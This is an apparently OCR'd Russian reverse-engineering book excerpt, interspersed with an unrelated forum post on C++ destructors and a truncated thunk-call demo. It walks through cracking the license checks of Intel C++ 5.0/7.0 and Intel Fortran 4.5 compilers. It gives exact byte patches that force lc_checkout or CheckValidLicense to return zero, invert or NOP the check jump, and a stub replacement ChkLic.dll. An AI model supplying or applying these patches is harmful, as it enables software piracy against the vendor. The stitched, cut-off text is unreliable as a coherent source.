Листинг 4.7. Сердце защитного механизма

```
.text:004031C4                 call    lc_checkout
.text:004031C9                 test    eax, eax
.text:004031CB                 jz      short loc_403215
.text:004031CD                 cmp     eax, 0FFFFFFF6h
.text:004031D0                 jz      loc_41B000
.text:004031D6                 cmp     eax, 0FFFFFFB7h
.text:004031D9                 jz      loc_41B01A
.text:004031DF
.text:004031DF loc_4031DF:                     ; CODE XREF:.text:0041B015
.text:004031DF                                 ; .text1:0041B026↓j
.text:004031DF                 mov     [esp+240h+var_240], 23h
.text:004031E6                 call    sub_405B00
.text:004031EB                 mov     eax, dword_424C9C
.text:004031F0                 mov     [esp+240h+var_240], eax
.text:004031F3                 mov     [esp+240h+var_23C], offset aCheckoutFailed
.text:004031FB                 call    lc_perror
.text:00403200                 mov     eax, dword_424C9C
.text:00403205                 mov     [esp+240h+var_240], eax
.text:00403208                 call    lc_get_errno
.text:0040320D                 mov     [esp+240h+var_240], eax
.text:00403210                 call    sub_405BA0
.text:00403215
.text:00403215 loc_403215:                     ; CODE XREF:sub_403000+1CB
.text:00403215                 mov     eax, dword_424C9C
.text:0040321A                 mov     edx, dword_421E3C
.text:00403220                 mov     [esp+240h+var_240], eax
.text:00403223                 mov     [esp+240h+var_23C], edx
.text:00403227                 call    lc_auth_data
.text:0040322C                 mov     edx, eax
.text:0040322E                 mov     eax, dword_424C9C
.text:00403233                 call    sub_40A6F8
```

"Вот это да!" — восклицаем мы, пришибленно уставившись на экран. Многое мы ожидали от IDA, но вот чтобы она так запросто представила сим-

вольные имена защитных функций, говорящих за себя: `lc_chekout`, `lc_perror`, `lc_auth_data`. Черт возьми, как?! Вдохновленные смутной надеждой мы неуверенно подгоняем курсор к `lc_chekout` и нажимаем на <Enter> (листинг 4.8).

Листинг 4.8. Символьные имена функций, экспортируемые защитным модулем

```
.idata:0041D12C ; Imports from LMGR327A.dll
.idata:0041D12C ;
.idata:0041D12C extrn __imp_lc_init:dword ; DATA XREF: lc_init↑r
.idata:0041D130 extrn __imp_lc_expire_days:dword
.idata:0041D130                                  ; DATA XREF:
lc_expire_days↑r
.idata:0041D134 extrn __imp_lc_free_job:dword     ; DATA XREF:
lc_free_job↑r
.idata:0041D138 extrn __imp_lc_checkin:dword      ; DATA XREF:
lc_checkin↑r
.idata:0041D13C extrn __imp_lc_auth_data:dword    ; DATA XREF:
lc_auth_data↑r
.idata:0041D140 extrn __imp_lc_get_errno:dword    ; DATA XREF:
lc_get_errno↑r
.idata:0041D144 extrn __imp_lc_perror:dword       ; DATA XREF:
lc_perror↑r
.idata:0041D148 extrn __imp_lc_checkout:dword     ; DATA XREF:
lc_checkout↑r
.idata:0041D14C extrn __imp_lc_set_attr:dword     ; DATA XREF:
lc_set_attr↑r
```

Святой Кондратий! И это они еще называют защитой?! Все защитные функции вынесены в отдельную динамическую библиотеку (наверное, чтобы взломщику разбираться было легче) LMGR327A.DLL, в названии которой угадывается "Library ManaGeR", причем это штатные функции FLEXlm, описание которых можно найти в его же SDK (хоть SDK на FLEXlm с компилятором и не поставляется, найти его в сети — плевое дело).

Отыскав в текущем каталоге этот самый LMGR327A.DLL, мы открываем его с помощью HIEW на предмет полного переписывания функции `lc_checkout`. Ну, насчет "переписывания" автор, ясное дело, загнул. Всего-то и требуется — заставить `lc_checkout` всегда возвращать нуль, для чего первые две команды тела функции должны выглядеть приблизительно так: `XOR EAX, EAX/RETN`.

Записываемся и с дрожью в сердце запускам `icl.exe` на выполнение. Критическая ошибка приложения? А чего мы хотели?! Ведь теперь функция `lc_auth_data` получает неверные данные и гробит все к черту. Впрочем, не

будем спешить. Беглое исследование процедуры `sub_40A6F8` как будто не выявляет никаких следов шифрования, и поэтому ее можно смело удалить, не забыв то же самое, на всякий пожарный случай, проделать и с `lc_auth_data` (самое простое — впихнуть в ее начало `RETN`). Сохраняемся, запускам icl.exe, и компилятор работает! Все! Больше тут нечего ломать!

Самое забавное, что размер защитного механизма (413 Кбайт) в два с половиной раза превышает размер защищенной с его помощью программы (176 Кбайт)! Как говорится — no comment.

Реализация деструкторов в Си++

От: Андрей Тарасевич

Дата: 18.05.02 00:08

Оценка: 42 (3)

Здравствуйте, VladD2, Вы писали:

VD>>>А если быть еще более строгим, то вообще неверны, так как деструктор

VD>>> автоматически не вызовет функцию освобождения памяти.

VD>>> Это делает компилятор сам после вызова всех деструкторов.

AT>> Это все детали реализации. Можно реализовать так, можно эдак.

VD> Не, батенька. Это как раз детали жизни (а может и спецификации),

VD> так как в любом месте программы можно вызвать деструктор вручную,

VD> и если бы он вызывал освобождение памяти, то этого сделать было бы нельзя.

Да и с точки здравого смысла это не так, ведь деструкторов может вызываться куча (у базовых классов), а освобождение памяти должно происходить один раз. Именно поэтому я и упомянул о том, как компиляторы решают эту проблему. Например, MSVC++ для некоторого класса `A` генерирует два деструктора. Один из них — обычный деструктор, который называется `A::~A`. Он делает именно то, что ты в нем написал, и вызывает такие же деструкторы базовых классов. Никакого вызова функции освобождения памяти в нем нет. Второй деструктор называется `A::scalar deleting destructor`. Этот деструктор сначала вызывает обычный деструктор `A::~A`, а затем вызывает функцию освобождения памяти `operator delete`. Причем этот процесс еще и парметризован одним скрытым булевским параметром: если передана единица, то `operator delete` вызывается; если передан 0 — то не вызывается. Если деструктор класса `A` объявлен виртуальным, то в таблицу виртуальных методов класса `A`, в ячейку деструктора будет помещен указатель именно на этот деструктор. Когда обычный (не динамический) объект типа `A` выходит из области видимости, компилятор генерирует прямой вызов обычного деструктора `A::~A`. Когда класс-наследник `B` из своего деструктора вызывает деструктор подобъекта типа `A`, он тоже прямо вызывает `A::~A`. Когда ты явно вызываешь виртуальный деструктор объекта как

```
p->~A(),
```

то происходит виртуальный вызов, и управление попадает именно во второй деструктор `A:: scalar deleting destructor` (или аналогичный деструктор класса-неследника). При этом при выполнении такого вызова компилятор ставит скрытый параметр в 0, и поэтому функция `operator delete` вызвана не будет. Когда же ты удаляешь динамический объект через `delete`, компилятор генерирует прямой или косвенный (в случае виртуального деструктора) вызов именно `A::scalar deleting destructor`. При этом при выполнении такого вызова компилятор ставит скрытый параметр в 1, т. е. функция `operator delete` вызвана будет. Это вариант MSVC++. GCC, если я не ошибаюсь, два деструктора не генерирует, а везде обходится одним деструктором, со скрытым параметром.

4.2. Intel Fortran 4.5

Ситуация с этим компилятором вкратце такова. В процессе работы над третьим томом "Образа мышления IDA" (издательства "СОЛОН-Р", 2001 г.) я исследовал большое количество компиляторов на предмет особенностей их кодогенерации и вытекающих отсюда трудностей восстановления исходного кода. Не избежал этой участи и Intel Fortran Compiler, обнаруженный на диске "Научись сам программировать на FORTRAN". Краткая аннотация на буклете гласила: "Intel Fortran Compiler 4.5 — новейшая версия знаменитого компилятора. Для регистрации программы смотрите поддиректорию CRACK". Ну, насчет "новейшего" составители диска явно приврали, так как на тот момент уже вышла седьмая версия, да и CRACK оказался некорректным. Вместо того чтобы ломать защиту, он ломал сам компилятор, необратимо его гробя. К счастью, оригинальный ifl.exe на диске все-таки имелся, и это давало возможность заставить работать компилятор мне самому. В конце концов, использовать в коммерческих целях этот, бесспорно, замечательный программный продукт я все равно не собирался, а для серии тестовых прогонов не то, что месяца (положенного мне по праву), даже нескольких дней было вполне достаточно, поэтому, с этической точки зрения, ничего кощунственного я не совершал (рис. 4.2).

Рис. 4.2. Логотип Intel Fortran Compiler

Итак, запускаем оригинальный файл компилятора на выполнение и зрим, как он спускает на нас Полкана (ругается — в смысле, листинг 4.9).

Листинг 4.9. Ругательное сообщение, выдаваемое компилятором при его запуске

```
KPNC$C:\Program Files\Intel\compiler45\bin>ifl1.exe >1
Intel(R) Fortran Compiler Version 4.5 000403
Copyright (C) 1985-2000 Intel Corporation.  All rights reserved.
Evaluation Copy
ifl1: error: The evaluation period has expired.

        The evaluation period for this trial version of the
        Intel(R) Fortran Compiler has expired.  For product ordering
        information, please refer to the product release notes or visit the
        Intel Developer web site at the following URL:

                http://developer.intel.com/vtune
```

Ни слова о FLEXlm! И файл LMGxxx.DLL отсутствует. Странно! Похоже, что Fortran Compiler защищен иначе, что и не удивительно, поскольку их делали разные группы.

Что ж, запускаем IDA и натравливаем на нее исполняемый файл, который, кстати, занимает всего 176 128 Кбайт, что с точностью до байта соответствует размеру Intel C++ 5.0.1 compiler. Странно! Но, как бы там ни было, ASCII-строки "The evaluation period has expired" автоматический анализатор IDA в тексте дизассемблируемого файла так и не нашел. Что ж, тогда мы сделаем это сами, последовательным нажатием вводом <F4>, <Alt>+<T>, "The evaluation period" иполучаем листинг 4.10.

Листинг 4.10. Результат поиска ругательных сообщений контекстным поиском

```
.data1:0042A220  54 68 65 20 65 76 61 6C-75 61 74 69 6F 6E 20 70 "The evaluation p"
.data1:0042A230  65 72 69 6F 64 20 68 61-73 20 65 78 70 69 72 65 "eriod has expire"
.data1:0042A240  64 2E 0A 0A 20 20 20 20-54 68 65 20 65 76 61 6C "d.◙◙    The eval"
.data1:0042A250  75 61 74 69 6F 6E 20 70-65 72 69 6F 64 20 66 6F "uation period fo"
.data1:0042A260  72 20 74 68 69 73 20 74-72 69 61 6C 20 76 65 72 "r this trial ver"
.data1:0042A270  73 69 6F 6E 20 6F 66 20-74 68 65 0A 20 20 20 20 "sion of the◙    "
```

Теперь вновь нажимаем <Alt>+<T> для поиска последовательности `20 A2 42 00` — адреса начала строки, заданной в обратном виде. Результат не заставляет себя долго ждать (листинг 4.11).

Листинг 4.11. Поиск обращений к ругательной строке по ее адресу

```
.data:00419390  60 A3 42 00 4F 00 00 00-20 A2 42 00 50 00 00 00 "`гB.O... вB.P..."
.data:004193A0  00 A2 42 00 51 00 00 00-E0 A1 42 00 52 00 00 00 ".вB.Q...рбB.R..."
.data:004193B0  C0 A1 42 00 53 00 00 00-A0 A1 42 00 54 00 00 00 "└бB.S...абB.T..."
.data:004193C0  60 A1 42 00 55 00 00 00-40 A1 42 00 56 00 00 00 "`бB.U...@бB.V..."
.data:004193D0  20 A1 42 00 57 00 00 00-00 A1 42 00 58 00 00 00 " бB.W....бB.X..."
```

Переключаемся обратно в дизассемблер, трижды жмем клавишу <D> для преобразования цепочки байтов в двойное слово, затем клавишу <O> для перевода его в смещение, в результате таких манипуляций получаем приблизительно такую же таблицу, как и в нашем предыдущем случае с Intel C++ (листинг 4.12).

Листинг 4.12. Восстановление таблицы смещений строк

```
.data:00419390 dd offset aSNoteTheEvalua
                              ; "%s: NOTE: The evaluation period for thi"
.data:00419394 dd 4Fh
.data:00419398 dd offset aTheEvaluationP
                            ; "The evaluation period has expired.\n\n   "
.data:0041939C dd 50h
.data:004193A0 dd offset aCommandLineErr ; "Command line error"
.data:004193A4 dd 51h
.data:004193A8 dd offset aCommandLineWar ; "Command line warning"
.data:004193AC dd 52h
```

А посему и действовать мы будем точно так же: поставим бряк на адрес `0419390h` и дождемся, пока отладчик не получит управления. Кстати, насчет отладчика. В момент написания этих строк у автора как раз закачивалась седьмая версия компилятора Intel C++, и от использования SoftIce пришлось воздержаться (в момент своей активации SoftIce полностью "замораживает" операционную систему, что пагубно влияет на Интернет, а точнее, на установленные TCP/IP-соединения). И вместо SoftIce автор решил для разнообразия использовать Microsoft WDB, который, кстати, справился со своей задачей ничуть не хуже (рис. 4.3).

Запускам WDB на выполнение, нажимаем комбинацию клавиш <Ctrl>+<E>, указываем имя загружаемого файла, переходим в окно команд (Command Window) и устанавливаем точку останова на адрес `0419398h`, для чего отдаем команду:

```
BA r4 0x0419398
```

(что расшифровывается как Break on Access of Read 4 bytes long). Затем для продолжения выполнения программы пишем `G` и с полсекунды ждем...



Рис. 4.3. Внешний вид отладчика MS WBD в процессе ломания программы

Ага, отладчик говорит: "Hard coded breakpoint hit" (сработала аппаратная точка останова) и приостанавливает выполнение отлаживаемой программы. Сама же отлаживаемая программа к этому моменту уже успела вывести на экран листинг 4.13.

Листинг 4.13. Вывод программы на экран

```
Intel(R) Fortran Compiler Version 4.5 000403
Copyright (C) 1985-2000 Intel Corporation.  All rights reserved.
Evaluation Copy
ifl1: error:
```

Обратите внимание на последнюю строку! Очевидно, она свидетельствует о том, что мы попали не в самое начало защитной процедуры, а где-то в ее середину. Кстати, а что у нас там лежит на стеке? Смотрим (командой

View | Stack, рис. 4.3). Всего три адреса — довольно неглубокий уровень вложения, не так ли? Причем (обратим свой взор к окну дизассемблера) сейчас уровень вложения еще понизится, так как следующей командой мы выходим из этой процедуры (листинг 4.14).

Листинг 4.14. Выход из вложенной процедуры на один уровень вверх

```
0040C4CC 8B00                mov    eax,dword ptr [eax]
0040C4CE 83C414              add    esp,14
0040C4D1 C3                  ret
```

Теперь неспешно трассируем код, попеременно поглядывая то на дизассемблированный листинг, то на консоль отлаживаемой программы. Следующая трассируемая функция (внутрь которой мы не заходим, а "заглатываем" ее одним нажатием <F10>) выводит на экран: "The evolution period has expired", но не завершает программу, а продолжает ее выполнение. Что ж! Тогда и мы продолжим (трассировку)! Вызов функции `040F5FEh` проходит без каких-либо внешних проявлений, и так и не поняв, зачем она собственно нужна, мы поднимаемся на еще один уровень вверх, куда нас забрасывает завершающий функцию возврат `RET` (листинг 4.15).

Листинг 4.15. Тупая трассировка программы с комментариями

```
00403C7C E833880000          call   0040C4B4
; отсюда ^^^^^^^^^^^^^^^^^^^^ мы только что вышли

00403C81 89442404            mov    dword ptr [esp+4],eax
00403C85 891C24              mov    dword ptr [esp],ebx
00403C88 896C2408            mov    dword ptr [esp+8],ebp
00403C8C E8A8BB0000          call   0040F839
; эта процедура выводит "The evaluation period has expired."

00403C91 C70424C04C4200      mov    dword ptr [esp],424CC0h
00403C98 895C2404            mov    dword ptr [esp+4],ebx
00403C9C E85DB90000          call   0040F5FE
; эта процедура ничего не делает

00403CA1 83C414              add    esp,14h
00403CA4 5B                  pop    ebx
00403CA5 5D                  pop    ebp
00403CA6 C3                  ret
```

И таким образом мы трассируем код до тех пор, пока не наткнемся на следующую конструкцию (листинг 4.16).

Листинг 4.16. Первое встретившееся нам ветвление, анализирующее значение, возращенное дочерней функцией

```
0040105A E8E1800000          call   00409140
                                      ; отсюда мы только что вышли по RETN
0040105F 0FB6C0              movzx  eax,al
00401062 85C0                test   eax,eax
00401064 0F84C4000000        je     0040112E
```

Что в ней необычного? А то, что это первая встретившаяся нам материнская процедура, которая анализирует код возврата дочерней функции. В нашем случае регистр `eax` содержит нулевое значение, стало быть, следующий условный переход выполняется. Но не тот ли это переход, который нам нужен? Что ж, сейчас мы это узнаем — нажимаем клавишу <F10> еще несколько раз... Опля! Наш условный переход перебрасывает нас на ту ветку программы, которая спустя несколько команд скоропостижно сдыхает, захлопывая окно программы. А что произойдет, если команду `je` в строке `401064h` заменить противоположной (или, как вариант, просто удалить этот условный переход)? Пробуем...

Компилятор по-прежнему смачно ругается на "evaluation expired", но он работает! Работает!! Работает!!! По соображением экономии экранного места (в самом деле, ругательство занимает чуть ли не половину экрана и смотрится крайне некрасиво), мы забиваем вызов процедуры `0409140h` командами `NOP`. Проверяем, сработало ли? Ну, это смотря как посмотреть. Трехэтажный мат действительно исчез, но вот лаконичная строка `Evaluation Copy` так и осталась. Найдем, что за код ее выводит? Зачем? Лучше найти эту строку и тем же HIEW ее переписать во что-нибудь более привычное, например: " hacked by scat-man". Переписываем и пользуемся компилятором в свое удовольствие, не забывая однако о том, что по истечении 30-дневного срока вы будете должны его стереть, в противном случае вы поступите очень и очень нехорошо, да и незаконно.

4.3. Intel C++ 7.0 compiler

Компилятор Intel C++ 7.0 докачался глубокой ночью, часу где-то в пятом утра. Спать хотелось неимоверно, но и любопытство — была ли усилена защита или нет — тоже раздирало. Решив, что до тех пор, пока не разберусь с защитой, все равно не усну, я, открыв новую консоль и переустановив системные переменные TEMP и TMP в каталог C:\TEMP, наскоро набил

неприлично длинное имя инсталлятора W_CC_P_7.0.073.exe в командной строке (необходимость в установке переменных TEMP и TMP объясняется тем, что в Windows 2000 они по умолчанию указывают на очень глубоко вложенный каталог, а инсталлятор Intel C++, да и не только он, не поддерживает путей такого огромного размера).

Сразу же выяснилось, что политика защиты была кардинально пересмотрена, и теперь наличие лицензии проверялось уже на стадии установки программы (в версии 5.*x* установка осуществлялось без проблем). OK, даем команду `dir` и смотрим на содержимое того, с чем нам сейчас предстоит воевать (листинг 4.17):

Листинг 4.17. Содержимое распакованного дистрибутива

```
>dir
Содержимое папки C:\TMP\IntelC++Compiler70
17.03.2003  05:10       <DIR>          html
17.03.2003  05:11       <DIR>          x86
17.03.2003  05:11       <DIR>          Itanium
17.03.2003  05:11       <DIR>          notes
05.06.2002  10:35               45 056 AutoRun.exe
10.07.2001  12:56                   27 autorun.inf
29.10.2002  11:25                2 831 ccompindex.htm
24.10.2002  08:12              126 976 ChkLic.dll
18.10.2002  22:37              552 960 chklic.exe
17.10.2002  16:29               28 663 CLicense.rtf
17.10.2002  16:35                  386 credist.txt
16.10.2002  17:02               34 136 Crelnotes.htm
19.03.2002  14:28                4 635 PLSuite.htm
21.02.2002  12:39                2 478 register.htm
02.10.2002  14:51               40 960 Setup.exe
02.10.2002  10:40                  151 Setup.ini
10.07.2001  12:56                  184 setup.mwg
              19 файлов      2 519 238 байт
               6 папок     886 571 008 байт свободно
```

Ага! Программа установки setup.exe занимает всего сорок с хвостиком килобайт. Очень хорошо! В такой объем серьезную защиту навряд ли спрячешь, а если даже так — этот крохотный файл ничего не стоит проанализировать целиком, до последнего байта дизассемблерного листинга. Впрочем, не факт, что защитный код расположен именно в setup.exe, он может находиться

и в другом месте, вот например, файлы ChkLic.dll/ChkLic.exe, занимающие в совокупности немногим менее 700 Кбайт. Постой, какой такой ChkLic? Это сокращение от Check License, что ли?! Уж лучше бы они назвали этот файл Hack Me, честное слово! Ладно, судя по объему, ChkLic это тот самый FLEXlm и есть, а с ним мы уже сталкивались в предыдущем разделе и приблизительно представляем, как его ломать.

Даем команду

```
dumpbin /EXPORTS ChkLic.dll
```

для исследования экспортируемых функций и крепко держимся за клаву, чтобы не упасть со стула (листинг 4.18).

Листинг 4.18. Символьное имя функции, экспортируемой защитным модулем

```
Dump of file ChkLic.dll


File Type: DLL


  Section contains the following exports for ChkLic.dll


           0 characteristics
    3DB438B4 time date stamp Mon Oct 21 21:26:12 2002
        0.00 version
           1 ordinal base
           1 number of functions
           1 number of names


    ordinal hint RVA      name


          1    0 000010A0 _CheckValidLicense
```

Черт побери! Защита экспортирует всего одну-единственную функцию с замечательным именем `CheckValidLicense`. "Замечательным" потому, что назначение функции становится понятным, и появляется возможность избежать кропотливого анализа дизассемблерного кода. Ну вот, отбили весь интерес... уж лучше бы они ее по ординалу экспортировали, что ли, или, по крайней мере, окрестили ее каким-нибудь отпугивающим именем типа DES Decrypt.

Размечтались! Ладно, вернемся к нашим баранам. Давайте рассуждать логически: если весь защитный код сосредоточен непосредственно в ChkLic.dll

(а судя по "навесному" характеру защиты, это действительно так), то вся "защита" сводится к вызову функции `CheckValidLicense` из Setup.exe и проверке возращенного ею результата. Поэтому для "взлома" достаточно лишь пропадчить ChkLic.dll, заставляя функцию `ChekValidLicense` всегда возвращать... Да, кстати, что она должна возвращать? Точнее, какое именно возвращаемое значение соответствует успешной проверке лицензии? Нет, не торопитесь дизассемблировать setup.exe для определения, ведь возможных вариантов не так уже и много: либо FALSE, либо TRUE. Вы делаете ставку на TRUE? Что ж, в каком-то смысле это логично, но с другой стороны: а почему мы, собственно, решили, что функция `CheckValidLicense` возвращает именно флаг успешности операции, а не код ошибки? Ведь должна же она как-то мотивировать причины отказа устанавливать компилятор: файл с лицензией не найден, файл поврежден, лицензия просрочена и так далее? Хорошо, попробуем возвратить 0, а если это не прокатит, возвратим 1.

OK, пристегивайтесь, поехали! Запускаем HIEW, открываем файл ChkLic.dll (если же он не открывается, — трижды помянув сусликов, временно скопируем его в корневую или любую другую директорию, не содержащую в своем имени спецсимволов, которые так не нравятся HIEW). Затем, обратившись еще раз к таблице экспорта, полученной с помощью dumpbin, определяем адрес функции `CheckValidLicense` (в данном случае `010A0h`) и через <F5>, команду

```
.10A0
```

переходим в ее начало. Теперь режем по "живому", перезаписывая поверх старого кода `XOR EAX, EAX/RETN 4`.

Почему именно `REN 4`, а не просто `RET`? Да потому, что функция поддерживает соглашение stdcall, о чем можно узнать, взглянув в HIEW на эпилог (просто пролистывайте экран дизассемблера вниз до тех пор, пока не встретите `RET`).

Проверяем... Это работает!!! Несмотря на отсутствие лицензии, инсталлятор, не задавая лишних вопросов, начинает установку! Стало быть, защита пала. Ой, не верится нам, что все так просто, и чтобы не сидеть, тупо уставившись в монитор в ожидании завершения процесса инсталляции программы, мы натравливаем на setup.exe свой любимый дизассемблер IDA. Первое, что бросается в глаза, отсутствие `CheckValidLicense` в списке импортируемых функций. Может быть, она файл ChkLic.exe как-то запускает? Пробуем найти соответствующую ссылку среди автоматически распознанных строк командой **View | Names**, контекстный поиск **ChkLic** Строки `Chklic.exe` здесь вообще нет, но зато обнаруживается `Chklic.dll`. Ага, понятно, значит, библиотека ChkLic загружается явной компоновкой через `LoadLibrary`. И переход по перекрестной ссылке подтверждает это (листинг 4.19).

Листинг 4.19. Дизассемблерный листинг "сердца" защитного механизма с комментариями

```
.text:0040175D        push   offset aChklic_dll          ; lpLibFileName
.text:00401762        call   ds:LoadLibraryA
.text:00401762 ; загружаем ChkLic.dll ^^^^^^^^^^^^^^^^^
.text:00401762 ;
.text:00401768        mov    esi, eax
.text:0040176A        push   offset a_checkvalidlic      ; lpProcName
.text:0040176F        push   esi                         ; hModule
.text:00401770        call   ds:GetProcAddress
.text:00401770 ; получаем адрес функции CheckValidLicense
.text:00401770 ;
.text:00401776        cmp    esi, ebx
.text:00401778        jz     loc_40192E
.text:00401778 ; если такой библиотеки нет,
.text:00401778 ; то выходим из программы установки
.text:00401778 ;
.text:0040177E        cmp    eax, ebx
.text:00401780        jz     loc_40192E
.text:00401780 ; если такой функции в библиотеке нет,
.text:00401780 ; то выходим из установки
.text:00401780 ;
.text:00401786        push   ebx
.text:00401787        call   eax
.text:00401787 ; вызываем функцию ChekValidLicense
.text:00401787 ;
.text:00401789        test   eax, eax
.text:0040178B        jnz    loc_4019A3
.text:0040178 ; если функция возвратила не ноль,
.text:0040178 ; то выходим из программы установки
```

Невероятно, но эта до ужаса примитивная защита построена именно так! Причем полуметровый файл ChkLic.exe вообще не нужен! И чего ради стоило тащить его из Интернета? Кстати, если вы надумаете сохранять дистрибутив компилятора (внимание: я не говорил "распространять"!), то для экономии дискового места ChkLic.* можно стереть, либо в setup.exe, либо же просто создав свою собственную ChkLic.dll, экспортирующую stdcall-функцию `CheckValidLicence` вида:

```
int CheckValidLicence(int some_flag) { return 0;}
```

Так-с, пока мы все это обсуждали, инсталлятор закончил установку компилятора и благополучно завершил свою работу. Интересно, запустится ли компилятор, или все самое интересное только начинается? Лихорадочно спускаемся вниз по разветвленной иерархии вложенных папок, находим icl.exe, который, как и следовало ожидать, находится в каталоге bin, нажимаем <Enter> и... Компилятор, естественно, не запускается, ссылаясь на то, что

```
icl: error: could not checkout FLEX lm license,
```

без которой он не может продолжить свою работу.

Выходит, что Intel применила многоуровневую защиту, и первый уровень оказался грубой защитой от дураков. Что ж! Мы принимаем этот вызов и, опираясь на свой предыдущий опыт, машинально ищем файл LMGR*.DLL в каталоге компилятора. Бесполезно! На этот раз такого файла здесь не оказывается, зато выясняется, что icl.exe сильно прибавил в весе, перевалив за отметку 600 Кбайт. Стоп! А не прилинковали ли разработчики компилятора этот самый FLEX lm статической компоновкой? Смотрим: в Intel C++ 5.0 сумма размеров lmgr327.dll и icl.exe составляла 598 Кбайт, а сейчас один лишь icl.exe занимает 684 Кбайт. С учетом поправки на естественное старческое ожирение, цифры очень хорошо сходятся. Значит, все-таки FLEX lm! Ой-ой! А ведь теперь, без символических имен функций, ломать защиту будет намного труднее... Впрочем, не будем раньше времени паниковать! Давайте думать, только спокойно! Навряд ли команда разработчиков полностью переписала весь код, взаимодействующий с этой "конвертной" защитой. Скорее всего, ее "усовершенствование" одной лишь сменой типа компоновки и закончилось. А раз так, то шансы взломать программу по-прежнему велики!

Памятуя о том, что в прошлый раз защитный код находился в функции `main`, мы, определив ее адрес, просто устанавливаем точку останова и, дождавшись всплытия отладчика, тупо трассируем код, попеременно поглядывая то на отладчик, то на окно вывода программы: не появилось ли там ругательное сообщение? При этом все встретившиеся нам условные переходы мы отмечаем на отдельном листке бумаги (или откладываем в своей собственной памяти, если вы так хотите), не забыв указать, выполнялся ли каждый условный переход или нет... Стоп! Что-то заболтались мы с вами, а ведь ругательное сообщение уже выскочило! OK, хорошо! Посмотрим, какой условный переход ему соответствовал. Наши записи показывают, что последним встретившимся переходом был условный переход `JNZ`, расположенный по адресу `0401075h` и "реагирующий" на результат процедурой `sub_404C0E` (листинг 4.20).

Листинг 4.20. Поиск заветного условного перехода тупой трассировкой с ожиданием вывода ругательного сообщения на экран

```
.text:0040106E          call    sub_404C0E
.text:00401073          test    eax, eax
.text:00401075          jnz     short loc_40107F
```

```
.text:00401077                mov     al, 1
.text:00401079                mov     byte ptr [esp+40h+var_18], al
.text:0040107D                jmp     short loc_4010BA
.text:0040107F ; ---------------------------------------------------------------
.text:0040107F
.text:0040107F loc_40107F:                            ; CODE XREF: _main+75↑j
.text:0040107F                mov     eax, offset aFfrps    ; "FFrps"
.text:00401084                mov     edx, 21h
.text:00401089                call    sub_404C0E
.text:0040108E                test    eax, eax
.text:00401090                jnz      short loc_40109A
```

Очевидно, что `sub_404C0E` и есть та самая защитная процедура, которая осуществляет проверку лицензии на ее наличие. Как ее обхитрить? Ну, тут много вариантов... Во-первых, можно, вдумчиво и скрупулезно проанализировать содержимое `sub_404C0E` на предмет выяснения: что именно и как именно она проверяет. Во-вторых, можно просто заменить

```
JNZ short loc_40107F
```

на

```
JZ short loc_40107F
```

или даже

```
NOP, NOP.
```

В-третьих, команду проверки результата возврата

```
TEST EAX, EAX
```

можно превратить в команду установки нуля:

```
XOR EAX, EAX.
```

В-четвертых, можно пропадчить собственно `sub_404C0E`, чтобы она всегда возвращала ноль.

Не знаю, как вы, но мне больше всех приглянулся способ номер три. Меняем два байта и запускаем компилятор. Если никаких других проверок его "лицензии" в защите нет, то программа заработает, и, соответственно, наоборот. (Как мы помним, в пятой версии таких проверок было две.)

Поразительно, но компилятор больше не ругается и работает!!! Действительно, как и следовало ожидать, его разработчики ничуть не усилили защиту, а напротив, даже ослабили ее.

Рассмотрим демонстрацию вызова через шлюз (листинг 4.21).

Листинг 4.21. Демонстрация вызова через шлюз

```
/*-----------------------------------------------------------------------
 *
 *                    ДЕМОНСТРАЦИЯ ВЫЗОВА ЧЕРЕЗ ШЛЮЗ (thunk)
 *                    =====================================
 *
 * Вызов через шлюз происходит всякий раз, когда у объекта с двумя и более
 * родителями происходит вызов "не своей" функции, и указатель this
 * указывает не на этот объект или его часть
 *
 * = = =   A new C   = = =
 * a form A 300540 300540
 * x from C 300540 300540
 * ^^^^^^^^   вызов "чужой" функции, однако this указывает на A, так что
 *                    к шлюзу прибегать нет необходимости
 *
 * = = =   B new C   = = =
 * b from B 300534 300534
 * x from C 300534 300530 <- call through thunk
 * ^^^^^^^^   указатель this был скорректирован (уменьшен
 *            на 4)
 *
 * = = =   C new C   = = =
 * a form A 300520 300520
 * b from B 300520 300524 <- call through thunk
 * c from C 300520 300520
 * x from C 300520 300520
#include <stdio.h>
#define sNormal              "\n"
#define sThunk       "<- call through thunk\n"
#define DEBUG(a,b)   printf(" %X %X %s",b, a,(a!=b)?sThunk:sNormal);

class  A
{
public:
       virtual void* a() { printf("a form A"); return this; };
       virtual void* x() { printf("x from A"); return this; };
```

```
};

class  B
{
public:
       virtual void* b() { printf("b from B");return this; };
       virtual void* x() { printf("x from B");return this; };
};

class  C: public A, public B
{
public:
       void* c(){ printf("c from C"); return this;}
       void* x(){ printf("x from C"); return this;}
};

main()
{
